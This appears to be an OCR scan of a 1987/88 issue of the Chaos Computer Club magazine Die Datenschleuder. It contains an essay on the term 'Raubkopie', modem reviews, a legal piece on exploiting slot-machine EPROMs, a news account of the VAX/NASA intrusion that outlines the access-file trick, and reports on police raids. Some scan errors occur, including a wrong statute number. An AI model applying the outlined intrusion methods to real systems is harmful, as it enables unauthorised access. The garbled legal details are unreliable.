In der letzten DATENSCHLEUDER fand sich ein Artikel zum Thema "Raubkopieren". Als Verfasser zeichneten Caesar/Stöpsel. Was das "Stöpsel" angeht, hat mich die Redaktion durch ein Versuchen mit Federn geschmückt, die mir mangels Urhebererschaft nicht zustehen. Ich muß mich aber, vor allem in Bezug auf die Gesamttendenz, von dem Artikel distanzieren, möchte das aber jetzt nicht im einzelnen erörtern. Dagegen will ich die Aufmerksamkeit lieber auf einen bisher völlig vernachlässigten Aspekt der Raubkopierer-Diskussion lenken: Den Begriff "Raubkopie" bzw. "Raubkopierer". Denn: ES GIBT WEDER "RAUB"-KOPIEN, NOCH "RAUB"-KOPIERER!


Ist das Kopieren also frei und erlaubt? Nein, obwohl bei weitem nicht für jedes Programm, bei dem das behauptet wird, ein Urheberrechtsschutz besteht. Wogegen ich mich entschieden wende, ist allein der Begriff "Raubkopie". Er rückt ein einfaches Vergehen in die Ecke des Verbrechens und der Geldstrafe. Denn unter Raub versteht der Jurist die Wegnahme einer fremden beweglichen Sache unter Anwendung von (körperlicher) Gewalt oder von qualifizierten Nötigungsmitteln, d.h. unter Drohung mit gegenwärtiger Gefahr für Leib oder Leben.

Dies trifft aber - wie jeder weiß - auf die sog. "Raubkopien" in keiner Weise zu. Gemeint ist doch das illegale Ziehen von Kopien urheberrechtlich geschützter Programme. Ein Programm ist aber schon keine "Sache", sondern eine geistige Leistung. Sache ist nur der (dem Kopierenden gehörende) Datenträger, auf dem das Programm gespeichert ist. Das mag man vielleicht noch als übertriebenen juristischen Feinsinn abtun. Dies ändert jedoch nichts daran, daß die illegal gezogenen Kopien nicht mittels Gewalt oder unter Einsatz von qualifizierten Nötigungsmitteln beschafft werden. Von Raub kann daher keine Rede sein.

Selbst wenn ausnahmsweise einmal eine Programmkopie geraubt würde, sollte man von einer geraubten Kopie und nicht von einer "Raubkopie" sprechen. Man sagt ja auch "gestohlenes Auto" und nicht "Stehauto".



Die Datenräuber



## Was heisst hier

### "Falsche Eingabe" ?

Hier wird durch den gezielten Einsatz von falschen Begriffen versucht, ein vom Gesetz mißbilligtes Verhalten noch weit darüber hinaus zu geißeln und die Täter zu diskriminieren. Selbst die bei der Wahrnehmung ihrer Interessen oft wenig zimperlichen Einzelhändler haben es nicht versucht - und schon gar nicht geschafft - die Ladendiebe als Ladenräuber zu verunglimpfen.

Unverständlicherweise muckt niemand auf gegen diesen Verbalterrorsismus der Software-Hersteller. Selbst im juristischen Schrifttum und in der Rechtsprechung wird der Begriff "Raubkopie" völlig kritiklos übernommen. Darum gilt mein Respekt (und meine Verachtung) der PR-Arbeit der Softwarehäuser. Gute Arbeit. Wenn die Programme auch nur annähernd so perfekt wie die PR wären, dann würde es bestimmt auch weniger "Raub"-Kopien geben...

Stoepsel

CLINCH/DS-RED/STOEPSSEL/26.11.87/14:51/3398 Z.

Seite 14

F	L	U	T	I	S	T	E
A	I	S	A	N	C	E	
S	E	T	I	I	R	A	
T	R	E	S	S	E	R	A
I	N	N	E	R	E	K	
D	E	S		V	I	S	O
I	I	S		T		A	
E	L	O	T				
U	S	E	R		V	B	U
S	I	S	T	E	R	O	N
E	S		S	U		T	I

## Stiftung Modemtest

hat mal wieder zugeschlagen

Modem: Lynker's 1200

Vertrieb: Fa. C-LOG, München

Vorteile: kleinere Abmessungen; zwei Telefonkabel und ein RS232-Kabel dabei.

Nachteile: Kleines Manual (zwar sind alle Befehle mal erwähnt, aber die Bedeutung einiger Bits der Statusregister schon nicht mehr). Das Ermitteln der Baudrate bei Autoanswer geschieht wie beim Wellcon mit einem 600 Baud-Carrier, manche Gegenstationen connecten da nicht. Komischerweise konnte manchmal keine Box bei 300 Baud erreicht werden; ein Umstellen auf BELL-Norm half manchmal. Das Modem ist etwas zu empfindlich und etwas zu leise (Input -50dBm; output -10dBm).

Wertung: Gibt besseres.

Modem: Lynker's 2400

Vertrieb: Fa. C-Log, München

Vorteile: kann 300 Baud CCITT (das ist bei einem 2400-Baud-Modem eine Seltenheit). Kann 1200/75 (und 75/1200) Baud. Zwei Telefonkabel und ein RS232-Kabel dabei.

Nachteile: bei 1200/75 ist keine Wandlung drin, d.h., ihre Schnittstelle muß mit zwei unterschiedlichen Baudraten gefahren werden; das können leider die wenigsten (günstlich ist, wer da einen ST hat). Die Baudratenerkennung bei Autoanswer funktioniert nicht richtig (laut Hersteller wird daran gearbeitet).

Zu kleines Manual (s.o.). Keine Dipswitches am Modem, um eine Grundeinstellung beim Einschalten zu haben. Das Modem ist etwas zu empfindlich und etwas zu leise (input -49dBm; output -10dBm).

Wertung: Bedingt einsatzfähig.

Seite 15

Modem: Lightspeed 2400c

Vertrieb: Fa. MPI, Aachen

Vorteile: kann 300 Baud CCITT (das ist bei einem 2400-Baud-Modem eine Seltenheit). Kann 1200/75 (und 75/1200) Baud. Baudratenwandlung bei 1200/75. Gutes Manual. Helpscreen eingebaut. Speicher für die Konfiguration des Modems. Zwei Telephonnummern-Speicher.

Nachteile: die Baudratenerkennung bei Autoanswer klappt ganz gut, nur mit einem Modem hatten wir Probleme (Besitzer eines Zellcon-Modems sollten ihr auf BELL Norm stellen, bevor sie eine Box mit diesem Modem anrufen). Die Erkennung der Betriebszeitschleife funktioniert nicht (das 1200er bringt das). Im Manual ist nirgends erwähnt, wie man auf 1200/75 stellt ("ATB2" wußte der Vertrieb anfangs auch nicht aber jetzt scheint ein Beipackzeitel dabei zu sein). Für 1200/75 mit BTX muß man das Modem auf "ATX0" stellen, sonst kriegt man keine Verbindung. Das Modem ist etwas zu leise (output -10dBm).

Wertung: gut (die Nachteile lassen sich mit Now-How aufheben).

Bemerkung: Angeblich sind noch alte Modems des Typs Lightspeed 2400 - also ohne das "c" - im Umlauf. Hände weg davon!

Noch ein bißchen was über die Empfindlichkeiten und das Outputlevel der Modems. Er wird in dBm (dezibel) gemessen und ist ein Maß für die Dämpfung einer Telefonleitung (Postler mögen mir bitten meinen Dilettantismus verzeihen). Der negative Wert z.B. bei der Angabe des Outputlevel ist ein Maß für die Überwindung der Dämpfung - je mehr negativ, desto lauter (=empfindlicher) das Modem. Postmodems haben Werte von Output = -15dBm / Input = -40dBm, sind also lauter, und unempfindlicher gegenüber Störungen als die Hayesmodems. Wir bitten die Hersteller, das zu berücksichtigen und die Modems zumindest umschaltbar zu machen.

Ein Fehler, der bisher bei allen Hayes-Modems (außer LS 2400c) aufgetreten ist: Wenn man Autoanswer hardwaremäßig (oder wie auch immer) eingestellt hat und der DTR auf NULL zieht, kann es sein, daß bei einem Anruf in dieser Zeit das Modem ganz kurz abhebt und sofort wieder auflegt. Was soll der Mist? Der einzige, der davon profitiert, ist die POST. Haß... Also liebe Hersteller es gibt noch was zu tun.

Hackowitz

CLINCH/SYSOP/GAST/08.11.87/21:23/3574 Z.

Die Datenräuber



## Goldesel streck Dich

### Computerbetrug am Automaten?

Wege zu Wohlstand und Reichtum schienen sich zu eröffnen, als Zeitungen die ersten Berichte über "Computerfreaks" brachten, die dem Geheimnis des Glücks am Spielautomaten auf die Spur gekommen waren. Gerüchteweise war dies folgendermaßen zu bewerkstelligen: Man brauche mit dem Programm in der Hosentasche nur zum richtigen Zeitpunkt dem Gerät den Befehl "Goldesel streck Dich" geben, und schon könne man mit einer Plastiknote den Goldsegen auffangen. Und das alles legal. So oder so ähnlich jedenfalls las sich das in einem Teil der Presse, die freudig das neue Thema aus dem Bereich "datentechnische Jugend" aufgriff.

Zumindest seit dem Inkrafttreten des 2. WiKG (Zweites Gesetz zur Bekämpfung der Wirtschaftskriminalität vom 1.8.1986) kann man diesem Weg jedenfalls niemandem mehr als legalen Weg zur Vermögensbildung empfehlen. Mehr als 500 Verfahren sind zur Zeit - nach Informationen der Zeitschrift "Computer und Recht" (CR) Nr. 8/1987 - in der Bundesrepublik in solchen Sachen anhängig. Wie stellt man es nun eigentlich an, dem Glück in die Karten zu schauen?

Alle moderneren Geldspielautomaten sind mit einem Zentralrechner (CPU) ausgestattet, der mit einem EPROM-Chip bestückt ist. Da dort das Programm des Spielablaufs verborgen ist, ist dieses wertvolle Stück auch in der Regel durch ein Blechgehäuse gegen Zugriffe oder Beschädigungen geschützt. Den EPROM-Chip muß man nun zunächst in seine Gewalt bringen, um dann das Spielprogramm auf einem Computer einer Analyse zu unterziehen. Mit Hilfe dieser Analyse ist der Programmablauf vorhersehbar. Die Tasten des Automaten lassen sich gezielt und für den jeweiligen Spieler nutzbringend betätigen.

Der Gesetzgeber hat nun - vor allem in das Strafgesetzbuch - so manche Vorschrift eingebaut, die unter anderem auch den experimentierfreudigen jungen Leuten Grenzen in der scheinbar grenzenlosen Welt der Daten setzt: Daß die zuvor beschriebene Vorgehensweise nicht legal ist, liegt auf der Hand. Ohne Sachbeschädigung dürfte man kaum in den Besitz des EPROM-Chips kommen, da ja der Automat abgeschlossen ist und auch das schützende

Blechgehäuse beseitigt werden muß. Darüberhinaus läßt aber vor allem der Wortlaut des neuen § 202 a StGB, der das Ausspähen von besonders gesicherten Daten unter Strafe (Freiheitsstrafe bis zu drei Jahren oder Geldstrafe) stellt, keinen Zweifel daran, daß es auch nach dieser Vorschrift sich um eine Straftat handelt.

Was ist aber mit denjenigen, die z.B. eine solche Programmanalyse von einem Freund als absolut heißen Tip geschenkt bekommen haben? Müssen auch sie mit einem Ende hinter Gittern rechnen, wenn sie bei dem Versuch, ihr Taschengeld aufzubessern, erripiert wurden? Die traditionellen Vorschriften des Strafgesetzbuches geben im Prinzip nicht genug her, um einen solchen Tatbestand zu erfassen. Diese Lücke wird jedoch durch die neuen Vorschriften geschlossen.

Da gibt es z.B. die Vorschrift des Computerbetrugs, § 208 a StGB. Abs. 1 lautet: "Wer in der Absicht, sich oder einem Dritten einen rechtswidrigen Vermögensvorteil zu verschaffen, das Vermögen eines anderen dadurch beschädigt, daß er das Ergebnis eines Datenverarbeitungsvorgangs durch unrichtige Gestaltung des Programms, durch Verwendung unrichtiger oder unvollständiger Daten, durch unbefugte Verwendung von Daten oder sonst durch unbefugte Einwirkung auf den Ablauf beeinflußt, wird mit Freiheitsstrafe bis zu fünf Jahren oder Geldstrafe bestraft."

### Input-Manipulation

Diese Vorschrift, die insbesondere auch im Hinblick auf die sogenannten Bankautomaten-Fälle geschaffen wurde, scheint auf den ersten Blick exakt auf unseren Fall zu passen, da die Vorschrift die unbefugte Verwendung von Daten ausdrücklich benennt. Allerdings ist mit dem Begriff der "unbefugten Verwendung von Daten" die sogenannte Input-Manipulation gemeint, d.h., unbefugt erhaltene Daten werden eingegeben. Davon kann nun nicht die Rede sein, wenn man sich lediglich in Kenntnis des Programmablaufs im richtigen Moment die richtige Taste drückt.



Die Datenabhängigkeit

Dies ist nun der Punkt, an dem sich die Juristen zu streiten beginnen. So wird zu diesem Problem die nicht von der Hand zu weisende Meinung vertreten (Marion Westpfahl, CR 87, a.o.), daß der Gesetzgeber nicht nur die Eingabe von Daten unter Strafe stellen wollte. Eine unbefugte Verwendung soll auch dann vorliegen, wenn die Daten nicht unmittelbar eingegeben werden, sondern wenn nur in deren Kenntnis auf den Datenverarbeitungsvorgang eingewirkt wird.


Mag sein, daß der Gesetzgeber daran gedacht hat. Ich meine jedoch, daß hier bei der Auslegung einer möglicherweise nicht besonders präzise formulierten Vorschrift ein Schritt zu weit gemacht wird. Darüberhinaus kann diese weitgehende Auslegung, die eine Strafbarkeit nicht mehr an die unmittelbare Eingabe von Daten knüpft, in der Praxis erhebliche Beweisschwierigkeiten mit sich bringen. Man stelle sich nur einmal folgende Situation vor: Gustav G. wird von der Polizei in dem Moment am Automaten gestellt, als er einen größeren Gewinn macht. Eine Programmanalyse trägt er bei sich. Leider verstand er die Analyse nicht anzuwenden und vertraute daher mit Erfolg allein seinem sprichwörtlichen Glück. Niemand wird dem Unglücklichen glauben, er habe sich die Kenntnisse des Programms nicht zunutze gemacht. "Das kann ja jeder sagen".

In Erwartung solcher und anderer Schwierigkeiten mit dem neuen Gesetz wurde aber ergänzend ein Auffangtatbestand geschaffen, indem auch die "sonstige unbefugte Einwirkung" Ablauf unter Strafe gestellt wurde. Nach der Maxime des Bundesverfassungsgerichts, welches dem Gesetzgeber ans Herz gelegt hat, "der Vielgestaltigkeit des Lebens Herr zu werden", sollte mit dieser Formulierung ein Tatbestand geschaffen werden, der neue und zur Zeit noch nicht bekannte bzw. nicht vorstellbare Formen der Computermanipulationen erfaßt. Dieser doch extrem breit gefächerte Tatbestand hat zu Recht Kritik erfahren, da er die unter Strafe gestellte Tat handlung nicht genau genug bestimmt.

Was bei aller (und wohl auch berechtigter) Kritik unter dem Strich übrig bleibt: diese Vorschriften sind Realität. Es besteht kein Zweifel, daß die Gerichte von ihnen Gebrauch machen werden. Es wird dann ihr Problem sein, sich z.B. mit den oben beschriebenen Beweisschwierigkeiten herumzuschlagen. In jedem Fall muß der "Glückspieler", auch wenn er nur die Tasten drückt, damit rechnen, zumindest wegen "sonstiger unbefugter Einwirkung" auf den Verlauf des Glücks verurteilt zu werden.

Thilo

Die Datenabhängigkeit



## Kosinix

### Umsonst in Bildschirmtext

Als Bildschirmtext-User fragt man sich oft, was der Biodeltext-Scheiß eigentlich soll. Informationen enden meist in Werbung (Suche Infos über Sri Lanka, und du landest bei Avis Autovermietung) und das schwachsinnige Suchverfahren (Baumhänge) kommt auch nicht besonders gut. Da gibts aber doch 'nen paar (wenn auch wenige) Dinge umsonst oder zu Low-Cost, die man einsacken sollte.

1) Bundespostkrams: Druckwerkzeugnisse. Das, wo jeder was mit anfangen könnte, ist kostenpflichtig, klar. Aber das, was schon bei der Herstellung Kohle kostet, gibts 's umsonst. Gemeint sind Mikrofiches. Diese netten postkartengroßen Dias mit 430 Din-A4-Seiten drauf gibts bei der Post zum Nulltarif. Einzel exemplar kostenlos, heißt es. Bestellung von Einzel exemplaren im Wochenkurs macht richtig Bock. Merkt euch mal folgende Bestellnummern:

652607469-4 Straßenverzeichnis der Post  
652607296-1 und 396-8 Postleitzahlverzeichnis  
652607096-9 Ortsverzeichnis  
652661596-5 Gebäudetafeln  
652167596-0 Druckwerkzeugverzeichnis

2) Bundesverband Politische Bildung \*51511.. Da gibts allerlei hübsche Buchlein, so ca. 50 Stück, von der Weimarer Zeit über Adolf und Pressefreiheit...

CLINCH/DATENREISEN/HHNET/18.09.87/00:41/1292

# Sicherheitsrisiken von Computersystemen

Hacker schleichen sich in Datensysteme ein


Hamburg (clinch) - In der Wissenschaft ist es längst üblich, Informationen elektronisch unter Angabe der richtigen Passwörter von Computer zu Computer zu verschicken. Besonders die Kernphysiker in Forschungszentren mit ihrem extrem hohen Datenaufkommen sind auf Computernetzwerke angewiesen.

Zudem lassen sich Daten und Programme an der einen Stelle aufbewahren und von außerhalb abzurufen. Nur so ist die Zusammenarbeit über Grenzen hinweg möglich. Doch das dafür geschaffene Netzwerk ist hackerfreundlich: Es wurde mit dem Ziel gegründet, wissenschaftlichen Einrichtungen den Zugang zu den Weltraumbehörden NASA (USA) und ESA (Europa) zu verschaffen. Das Rückgrat bilden die DEC-Systeme (Digital Equipment) der NASA. Dabei wurde ein Computertyp eingesetzt, der unter Hackern besonders beliebt ist, weil er sich auf Billigcomputern besonders gut nachmachen läßt.

## Und prompt ist es passiert

Im August dieses Jahres warnte Greg Chartrand, Computermanager des amerikanischen Kernforschungszentrums Fermilab in Batavia nahe Chicago seine Kollegen in aller Welt: „Hacker haben im Juli ihre Spuren in Europa hinterlassen und breiten sich nun in den USA aus“. Und es waren deutsche Hacker, die mit „Trojanischen Pferden“ Rechenzentrum um Rechenzentrum eroberten, besonders in der europäischen und amerikanischen Raumfahrtforschung. Betroffen sind Computer des Typs VAX der Fa. Digital Equipment (DEC). Die Hacker konnten jedes Programm und jede Datei eines angegriffenen Systems öffnen. Keine Sicherheitsstranke hielt sie auf. Der jüngste „Superhack“, der zunächst nur stückweise bekannt wurde, gilt als der erfolgreichste seit der Existenz von Computern und übertreft alle Befürchtungen der Experten. Zwar handelt es sich bloß, wie sich herausstellte, um den elektronischen Abfallkorb der NASA, in den man vorgedungen war, aber immerhin.

Der Einstieg in das Netz der DEC-Anlagen war nach dpa verblüffend einfach. „Beim Spielen mit den Computern ohne böse Absicht waren die Hacker in



ein Software-Loch gefallen“, erklärte ein Sprecher des Hamburger Chaos Computer Clubs. Die Hacker meldeten sich mit dem bereits bekannten Passwort als Besucher beim Computer an und riefen die Liste mit den verschlüsselten Informationen über die Zugriffskontrolle auf. Das Ergebnis war - wie erwartet - eine Fehlermeldung. Diese wurde jedoch einfach ignoriert und die bereits offene Datei geändert. Die Hacker trugen sich ebenfalls in die Liste ein und gaben sich damit die Zugriffsrechte des Systemmanagers.

## Wie inzwischen bekannt wurde...

...sind auch Teile des Computersystems der Deutschen Forschungs- und Versuchsanstalt für Luft- und Raumfahrt (DFVLR) in Oberpfaffenhofen bei München betroffen. Es handelt sich dabei um Systeme des Typs VAX 4.4.4.5, wie der Pressesprecher in der Kölner Zentrale auf Anfrage einräumte. 135 Einheiten dieser Art seien insgesamt in neun Ländern von Hackern „geknackt worden“. Andere Programme wurden manipuliert, um sich „unsichtbar“ zu machen. Auf dem Bildschirm und in den Ausdrucken erschien kein Hinweis auf die Eindringlinge. Wie einst die alten Griechen im Inneren eines hölzernen Pferdes in die belagerte Stadt Troja gelangt waren, so hatten sich jetzt die Hacker in fremden Computern eingenistet.

(aus: Polizeispiegel 11/87, S.245)

CLINCH/CHAOSINREDAKTION/26.01.88/11-49/3370.Z

Die Entenmägler



# Grundlagen für den Einsatz neuer Technologien in den Geisteswissenschaften

Prof. Dr. Eckhard Martens und Peter Mausek, Universität Hamburg, Arbeitsgruppe „Neue Technologien, Philosophie und Bildung“

## Kurzdarstellung des Projekts einer „Hermeneutischen Interessen angepaßten Technologie“ (HIAT)

### P.I.R.E.

Es bietet dem Geisteswissenschaftler einen individuell angepaßten Zugriff auf eine Volltextdatenbank, der über drei kooperierende Anwendungsprogramme für hermeneutisches Arbeiten zu nutzen ist. Der „Indexer“ hilft bei der Identifizierung und Problemformulierung durch eine interaktive Dialogführung und strukturiert entsprechend den Wissensbestand der Datenbank vor. Das Retrieval-System, der „Knowledge-Navigator“, gestattet eine somit auf die jeweiligen Forschungsinteressen zugeschnittene Datensuche. Der „Editor“ ist ein Textverarbeitungsprogramm, das die Gestaltung und Konzeption auch nicht hierarchisch gegliederter Texte unterstützt, wobei es sich den jeweiligen Indizierungs- und Selektionspräferenzen „intelligenter“ anpaßt. Die drei Teilkomponenten arbeiten parallel im Multitasking-Verfahren, so daß z.B. der Schreibvorgang durch die Indizierungsdialoge unterstützt werden kann und der „Knowledge-Navigator“ jeweils adäquates Informationsmaterial bereitstellt.

Das Knowledge Engineering für das P.I.R.E. bedarf als Voraussetzung einer kritologischen Klärung hermeneutischer Arbeitsverfahren. Sie soll durch wissenschafts- und medienhistorische Untersuchungen zur geisteswissenschaftlichen Methodologie erbracht werden. Ansätze für deren informationstechnische Umsetzung bieten neue Trends der KI-Forschung, die das Design von Zugangssystemen nach dem (hermeneutischen) Modell offener Dialogstrukturen konzipieren.

Der Prototyp des P.I.R.E. ist schließlich in einer größeren Feldstudie zu forschungsrelevanten Problemstellungen daraufhin zu überprüfen, ob er den Kriterien von HIAT genügt und ggf. entsprechend zu modifizieren.

Ziel des Gesamtprojekts ist die Erarbeitung von Rahmenrichtlinien für die sinnvolle Verwendung neuer Technologien in den Geisteswissenschaften.

Seite 19

Die Entenmägler

## Der geisteswissenschaftliche Arbeitsplatz von morgen

Die Anerkennung dieses paradigmatischen Gegensatzes muß und darf jedoch nicht in resignative Technikabstinenz münden. Vielmehr enthält er eine produktive Spannung, aus der technologische Lösungen für die geisteswissenschaftliche Forschung zu gewinnen sind.

Unter dieser Prämisse konzipiert das hier vorgestellte Projekt die Gestaltung des geisteswissenschaftlichen Arbeitsplatzes von morgen. Durch eine praxisorientierte Grundlagenforschung im interdisziplinären Dialog zwischen Geisteswissenschaftlern und Informatikern will es die zukunftsorientierten Anforderungen an neue Technologien im Sinne geisteswissenschaftlicher Problemstellungen formulieren und experimentell realisieren.

Als Pilotstudie soll eine Software mit Expertensystemfähigkeiten entwickelt werden, die drei Grundtypen hermeneutischen Arbeitens gerecht wird und sie forschungssintensivierend vereinigt: interpretative Phänomenkonstitution, sinnorientierte Recherche und praktische Darstellung. Diesen Vorgaben entspricht das zu konstruierende „Personal Indexing and Retrieval plus Editor“ (P.I.R.E.).

Das Projekt HIAT stellt sich die Aufgabe, ein bisher ungenutztes Wirkungspotential neuer Technologien für die geisteswissenschaftliche Forschung zu erschließen.

Deren immer noch äußerst geringe Akzeptanz gegen den Einsatz computergestützter Hilfsmittel ist auf ein Akzeptabilitätsproblem zurückzuführen: Die verfügbaren Technologien werden den geisteswissenschaftlichen Forschungsinteressen grundsätzlich nicht gerecht. Sie sind auf die empirisch-erklärenden Verfahren der Naturwissenschaften zugeschnitten. Der hermeneutisch-verstehende Ansatz der Geisteswissenschaften aber setzt einer Formalisierung sowohl ihrer Inhalte als auch ihrer Arbeitsmethoden prinzipielle Grenzen.




Postvertriebsstück  
C9927F

Wenn unzustellbar  
Anschirftausgabe  
mit neuer Adresse zurück

CHAOS COMPUTER CLUB HAMBURG

# CHAOS COMMUNICATION CONGRESS'87

AM 27. & 28.  
DEZEMBER



Eidelstedter Bürgerhaus  
Elbgastrasse 12 2000 Hamburg 54

Sonntag, 27. Dezember 1987, 09.00 Uhr  
Congressbeginn!


Die Europäische Hackerparty.

**THEMEN:**  
Offene Netze - Jetzt!, der WASH-Coup.  
Hacker und Staatstrotz (live), Perspektiven  
der Hacker-Szene, Mailbox-Netzwerke,  
Verschlüsselung und Verschlüsselung.

**Teilnahmegebühr:**  
Mitglieder 15,-, private Teilnehmer 20,-.  
Vorverkauf durch: Chaos Computer Club Hamburg  
(siehe H1 für Details)

**Presse 50,-**  
Paffoto mitbringen!

Chaos Computer Club e.V.  
Schwenckestraße 83  
2000 Hamburg 28  
Telefon 430000 / 430 37  
Telefax 430000 / 430 37  
Elektronische Post: ccc@ccclink.hamburg  
Elektronische Post: ccc@ccclink.hamburg




DM 3,00

Nummer 25 | März 1988



## Die Datenschleuder

Das wissenschaftliche Fachblatt für Datenreisende  
Ein Organ des Chaos Computer Club



Get! Die Beschuldigten ist / sind aufgrund der bisherigen Ermittlungen verdächtig.  
anderen geholfen zu haben.

z x w a s u t o  
 4 5 6 7 8 9 0  
 1 2 3 4 5 6 7 8 9 0  
 1 2 3 4 5 6 7 8 9 0

# Congress Critic

## Hacker im Beamtenstatus?

Hallo CCC'ler. Ich bin nun schon seit zwei Tagen auf'm CCCCongress. Und was fällt mir auf? Die Sprache.

Diese Sprache, die hier fast ausschließlich verwendet wird, stößt mir sauer auf. Nur noch pseudojuristische Spitzfindigkeiten und Verwaltungsprache. Selbst wenn Uschi möchte, daß ich ihr beim Umstellen der Kaffeemaschine behilflich bin, faselt sie irgendetwas von "Zuständigkeitsbereich" und von "Projektleitung". Nichts gegen Uschi. Auf ihr Sprachgebarren aufmerksam gemacht, meine sie, daß sie sich halt anpasse.

Der CCC als Schulungsorganisation für Verwaltungsabläufe? Sicherheit ist es ganz angenehm, wenn einige Sachen geklärt sind und ein Mindestmaß an Handshake-Protokoll gewährleistet ist. Aber was zuviel ist ist zuviel!

Esgab wohl bereits intern eine Menge an Diskussion über das verzweifelte Bemühen, das Chaos in den Griff zu kriegen. Fein. Aber was hier auf dem CCCCongress am Rande der 'galaktischen Vereinigung ohne feste Strukturen' als Ordnungsstruktur mitleuft, ist nicht neu, sondern uralte. Ich bemerke tiefprovinzielle, urdeutsche Rotes Kreuz- und freiwillige Feuerwehr-Allüren.

Sicher ist es schön, die Infrastrukturen von o.g. Diensten mitbenutzen zu können. Aber lassen wir bitte den Verwaltungs- oder gar Kasernenentwurf weg. 'Wir Proleten' werden nicht dadurch salbungsfähig, daß wir geschraubt schwafeln. Das wirkt so peinlich wie Frau Dr. Elisabeth Müller-Mayer im Kleinen Schwarzen.

Lieber ungewaschen als parfümiert. Denn blöde Computerclubs gibt's schon genug.

podkuan

Die Entendfänger



# Congräßlich

Den Hackern sind

die  
 Nächte  
 lang



Hamburg (ccc) - Nach wortgewaltigen Strukturdebatten über nächtliche Kongressaktivitäten konnte der Hausfrieden wiederhergestellt werden.

Auslöser war die resolute Räumung des Hackcenters nachts um halb drei. Die nächtliche Schichtleitung sorgte gewaltfrei und resolut mit Unterstützung der letzten Gäste für die Einhaltung der vorher vereinbarten Maximalanwesenheitsquote von vier Personen auf dem Kongressgelände.

Auch das Hackcenter, wo aus aktuellem Anlaß des Nachts noch vor Kongressbeginn eine unangenehme wichtige Plattenauktion stattfinden sollte, war Anlaufpunkt der Schichtleitung.

Mit - wie einige meinen - berechtigter Empörung reagierte ein betroffener Hacker: er warf seine von ihm für den CCC87 mitentworfenen Eintrittskarte von sich und verschwand im Dunkel der Nacht. Zum Kongress ward er nicht mehr gesehen.

Beinahe wäre auch die Nachtaufsicht des Hackcenters von der rigiden Quotenregelung betroffen worden. Ursache dieser nichtlichen Beschränkungen waren verschiedene nicht druckreife Erfahrungen in den Kongressnächten des Vorjahres. In einer längeren Organisationsdebatte über Chaos und Hamburger Preussentum wurden auch andere empfindliche Stellen der Kongressorganisation getroffen.

Zwar wurde die Festlegung genau eines resoluten Nachti-Verantwortlichen allgemein akzeptiert, (Le-sefelter Diskette...)

Der Vorschlag für das weitere Vorgehen: Außer notwendigen festgelegten Verantwortung mehr konstruktive Anarchie.

WUL

CCC'87/CONGRESS/PRESSESTELLE/28.12.87/07.52

# BKA macht mobil

Nach kurzer Pause weitere Durchsuchungen in der Hackerszene

Beamte des BKA haben sich erneut in die praktische Ausbildung begeben. Am Dienstag Morgen gegen sechs wurden drei Hacker unsanft aus dem wohlverdiensten Schlaf gerissen. Mitarbeiter des BKA luden sich zum morgentlichen Kaffee ein und durchsuchten alles was irgendwie nach Technik aussah.

Die jüngsten Ermittlungen beziehen sich auf ein Telefonbüchlein, daß bei vorherigen Durchsuchungen im November in den Räumen des CCC beschlagnahmt wurde.

Nach BKA-Angaben hat ein Hacker am 20. November 1986 eine 'Datenunterhaltung' mit dem für die Systempflege verantwortlichen Systemmanager geführt. Danach wurde der ungetragene Gast vom Systemmanager aus dem System herausgeworfen. Der Sysop unterbrach sämtliche Zuleitungen und verhinderte damit jeglichen Zugang zum Rechner. Der Hacker sei nun über einen anderen Rechner in das System eingedrungen und habe dem Systemmanager sämtliche Nutzungsrechte entzogen. Der Sysop hatte keine Möglichkeit mehr, auf sein System zuzugreifen.

Gegen 16.00 kristallisierte sich heraus, daß das BKA in sechs Orten der Bundesrepublik gleichzeitig eine konzertierte Aktion durchführte. Nach bisher vorliegenden Informationen sind dies:

- 1) 6.00 - 11.30 Eine Privatwohnung in Ellerbek (Kreis Pinneberg)
  - 2) 6.15 - 17.00 eine Privatwohnung in Karlsruhe
  - 3) 6.30 - 18.00 Eine Privatwohnung in Hamburg-Harburg
- ebenfalls Betriebsräume des Arbeitgebers



Die Entendfänger



Ergebnisse dieser Ermittlungen liegen derzeit noch nicht vor. Nach neuesten Informationen sind an den Durchsuchungen der Privatwohnung in Hamburg-Harburg auch drei Beamte der Deutschen Bundespost beteiligt. Sie interessieren sich für Verstöße gegen das Fernmeldeanlagengesetz.

Nachdem die Durchsuchungen gegen 12.00 dem diensthabenden Leiter der Hackerseelsorge bekannt wurden, sind erste Maßnahmen eingeleitet worden. Bereits gegen 12.30 stand ein Mitarbeiter von Radio Hamburg vor der Tür. Ein Durchsucher gab erste Interviews. Auf die Stellungnahmen der anderen Durchsuchten wird noch gewartet. Laut Hackerseelsorge habe inzwischen fast jeder Hacker das Prädikat 'staatlichgeprüfter Hacker' erworben - eine Auszeichnung, die in der Szene einen hohen Stellenwert besitzt.

Bei der jüngsten Hausdurchsuchung in Hamburg wurde ein selbstgebauter Akkuschkoppler, rund 25 Spieldisketten sowie diverse Programmausdrucke beschlagnahmt. Außerdem nahmen die Beamten die jüngste Ausgabe der CCC-eigenen Publikation Datenschleuder mit.

Mitglieder des Chaos Computer Clubs sind angesichts der jüngsten Durchsuchungen eher enttäuscht. Wie Vorstandsmitglied Stefan Wernery erklärte, wurde Wochen vor der Veröffentlichung des NASA-Hacks der Verfassungsschutz informiert, mit der Bitte, die



amerikanischen Geheimdienste über den schwerwiegenden Softwarefehler in Kenntnis zu setzen. Nach Angaben der Hacker wollte man mit dieser Informationspolitik auf vorhandene Sicherheitsrisiken aufmerksam machen. Nachdem sowohl die Digital Equipment Corporation (DEC) als betroffene System- und Netzhersteller als auch die betroffenen wissenschaftlichen Institute informiert waren, ging der Chaos Computer Club mit der Story an die Öffentlichkeit. Nachdem die Wogen der Erregung abflauten, stellten die Computerfreaks fest, das trotz ihrer Informationspolitik die Computer der NASA nach Wochen immer noch offen und

die Sicherheitsmängel nicht beseitigt waren. Wie Reinhard Schrutski gegenüber der Presse erklärte, zeige der Vorfall, wie wenig man sich auf die Sicherheitsbehörden verlassen könne. Man habe sich wirklich bemüht, eine Schadensbegrenzung einzuleiten. Jetzt wird man vom BKA verfolgt. Schrutski: Wer wirklich als Betroffener von Computerkriminalität auf die Hilfe der Polizeibehörden angewiesen ist, der hat schlechte Karten.

CLINCH / CPO 1980/301 1903

## Bestellheftchen 01/88

Die Daten-Schlucker (8 Ausgaben)

Sozialabo für Schüler pipapo	DM 30.00
Standardabo	DM 60.00
Förderabo	ab DM 120.00
Mitgliedschaft im CCC e.V. für 1 Jahr	
Aufnahme-/Verwaltungsgebühr	DM 20.00
Schüler, Studenten etc	DM 60.00
Otto-Normaluser	DM 120.00
Fördermitglieder ab	DM 240.00
Die Hackerbibel Teil 1	DM 33.33
Parlacom - Studie	DM 7.50
Der elektronische Kammerjäger	DM 10.00
